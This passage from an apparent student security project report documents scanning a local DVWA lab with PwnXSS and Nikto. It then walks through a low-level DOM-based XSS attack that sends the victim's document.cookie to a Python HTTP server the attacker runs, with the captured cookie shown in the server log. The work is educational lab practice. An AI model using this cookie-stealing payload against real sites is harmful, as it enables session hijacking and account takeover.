


```
<0x1b>[1;32m
                                           <0x1b>[1;31m{v0.5 Final}<0x1b>[1;32m
                                           <0x1b>[4m<0x1b>[1;36mhttps://github.com/pwn0sec/PwnXSS<0x1b>[0m<0x1b>[1;32m


<<<<<<< STARTING >>>>>>>

[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Starting PwnXSS...
<0x1b>[1;37m***************
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Checking connection to: <0x1b>[1;33mhttp://127.0.0.1/dvwa/vulnerabilities/xss_r/
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Connection estabilished <0x1b>[1;32m200
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;33mWARNING<0x1b>[0m] Found link with query: <0x1b>[1;32mpage=include.php<0x1b>[0m Maybe a vuln XSS point
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Query (GET) : http://127.0.0.1/dvwa/vulnerabilities/fi/?page=<script>prompt(document.cookie)</script>
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Query (GET) : http://127.0.0.1/dvwa/vulnerabilities/
fi/?page=%3Cscript%3Eprompt%28document.cookie%29%3C%2Fscript%3E
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Parameter page using (GET) payloads but not 100% yet...
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;33mWARNING<0x1b>[0m] Target have form with GET method: <0x1b>[1;36mhttp://127.0.0.1/dvwa/vulnerabilities/xss_r/
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Collecting form input key.....
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Form key name: <0x1b>[1;32mname<0x1b>[0m value: <0x1b>[1;32m<script>prompt(document.cookie)</script>
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Internal error: 'name'
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Internal error: 'name'
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Form key name: <0x1b>[1;32muser_token<0x1b>[0m value: <0x1b>[1;32m<script>prompt(
document.cookie)</script>
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] Sending payload (GET) method...
[<0x1b>[1;33m21:54:51<0x1b>[0m] [<0x1b>[1;32mINFO<0x1b>[0m] <0x1b>[0;35;47m Parameter page using (GET) payloads but not 100% yet...
```

Figure 6: Report generated by PwnXSS for scanning DVWA. We can observe that it found a possible vulnerable point for XSS.

Scanning with Nikto:

Nikto is an open-source and free to use web server scanner written in Perl. It is included as an application pre-installed with Kali Linux. The following report can be generated with a Nikto scan of the DVWA application. Notably, it provides allowed HTTP methods as well as warnings for potential weaknesses (such as the PHP code revealing potential sensitive information) within the web server itself.



```
---------------------------------------------------------------------------
+ Target IP:          127.0.0.0
+ Target Hostname:    127.0.0.0
+ Target Port:        80
+ Start Time:         2023-04-05 17:00:06 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.55 (Debian)
+ /DVWA/vulnerabilities/xss_d/: The anti-clickjacking X-Frame-Options header is not present. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /DVWA/vulnerabilities/xss_d/: The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-
scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /DVWA/vulnerabilities/xss_d/help/: Directory indexing found.
+ /DVWA/vulnerabilities/xss_d/help/: Help directory should not be accessible.
+ /DVWA/vulnerabilities/xss_d/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via
certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /DVWA/vulnerabilities/xss_d/source/: Directory indexing found.
+ 8047 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2023-04-05 17:00:26 (GMT-4) (20 seconds)
---------------------------------------------------------------------------
```


Figure 7: Report generated by Nikto for scanning DVWA. Vulnerabilities include issues with accessing the help directory, possible weaknesses in the PHP code itself, and missing headers which could prevent anti-clickjacking.

4. Low Level DOM-based XSS Attack Demonstration

Document Object Model-based Cross-site Scripting (DOM-based XSS) is a type of attack that allows the threat actor to execute malicious JavaScript, and enables them to steal users' session cookies, even hijacking their account. Exploiting the URL is the most common method to execute DOM based XSS, and it can generally be accessed with the *window.location* object. The attacker constructs a URL link with a payload in the query and sends it to the victim. When the victim goes to the URL, the desired payload is executed.

For the low level DOM-based XSS attack demonstration, we need to first start the DVWA by using the command *'dvwa-start'* in the Kali Linux terminal. After that, we go to the web browser and navigate to the website DVWA. At first, we perform the *'low'* level attack, so we select the security level as low in DVWA.

After that, we need to start the python server to invoke the web client server communication. As we are using python 3, we performed the step using the commands given in Figure 8. Also, Since the HTTP was being served in port 8000, we needed to start it on port 1337.




```
┌──(mohsena㉿RiaKali)-[~]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
^C
Keyboard interrupt received, exiting.

┌──(mohsena㉿RiaKali)-[~]
└─$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```

Figure 8: Invoking the Python Server for Low Level DOM-based XSS Attack

Then, we create a URL to steal the session cookie and enter it into the web browser as following -


127.0.0.1:42001/vulnerabilities/xss_d/?default=
<script>window.location='http://127.0.0.1:1337/?cookie=' + document.cookie</script>



```
:>window.location='http://127.0.0.1:1337/?cookie=' + document.cookie</script>
http://127.0.0.1:42001/vulnerabilities/xss_d/?default= <script>window.loc — Visit
Firefox Suggest
Vulnerability: DOM Based Cross Site Scriptin — http://127.0.0.1:42001/vulnerabilities
```

Figure 9: Creating the URL for DOM-based XSS Attack


When the victims click the link, they get some messages like Figure 10 (a), and their session cookie gets stolen. Now, we can get the users' session cookie by checking the http log in Figure 10 (b), and any attacker can copy that cookie information and use it in their web browser to access user sessions.


Kali Linux [Running] - Oracle VM VirtualBox
Directory listing for /?cookie=
Vulnerability: DOM Based
127.0.0.1:1337/?cookie=security=low

Directory listing for /?cookie=security=low

- .bash_logout
- .bashrc
- .bashrc.original
- .cache/
- .config/
- .dmrc
- .face
- .face.icon@
- .gnupg/
- .ICEauthority
- .java/
- .local/
- .mozilla/
- .profile
- .sudo_as_admin_successful
- .vboxclient-clipboard.pid
- .vboxclient-display-svga-x11.pid
- .vboxclient-draganddrop.pid
- .vboxclient-seamless.pid
- .vboxclient-vmsvga-session-tty7.pid

Figure 10 (a)


Kali Linux [Running] - Oracle VM VirtualBox
mohsena@RiaKali: ~
File Actions Edit View Help

```
┌──(mohsena㉿RiaKali)-[~]
└─$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [09/Apr/2023 21:11:35] "GET /?cookie=security=low HTTP/1.1" 200
```

Figure 10 (b)

Figure 10: DOM-based XSS Attack Demonstration

Our plan for the rest of the project:

We plan our future steps as follows to accomplish the project.

- Medium and high level XSS demonstrations (Week 13)
    - Capturing video of performing the attacks.
- XSS Stored and reflected (Week 13)
- Start working with presentation slides (Week 13)
    - Continuation of report draft with content used in the slides themselves
- Suggestions for prevention mechanisms (Week 14)
- Complete presentation video/slides (Week 14)